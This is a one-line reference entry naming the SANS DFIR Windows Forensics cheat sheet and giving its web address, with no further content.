SANS DFIR — Windows Forensics Cheat Sheet — <https://www.sans.org/posters/windows-forensics/>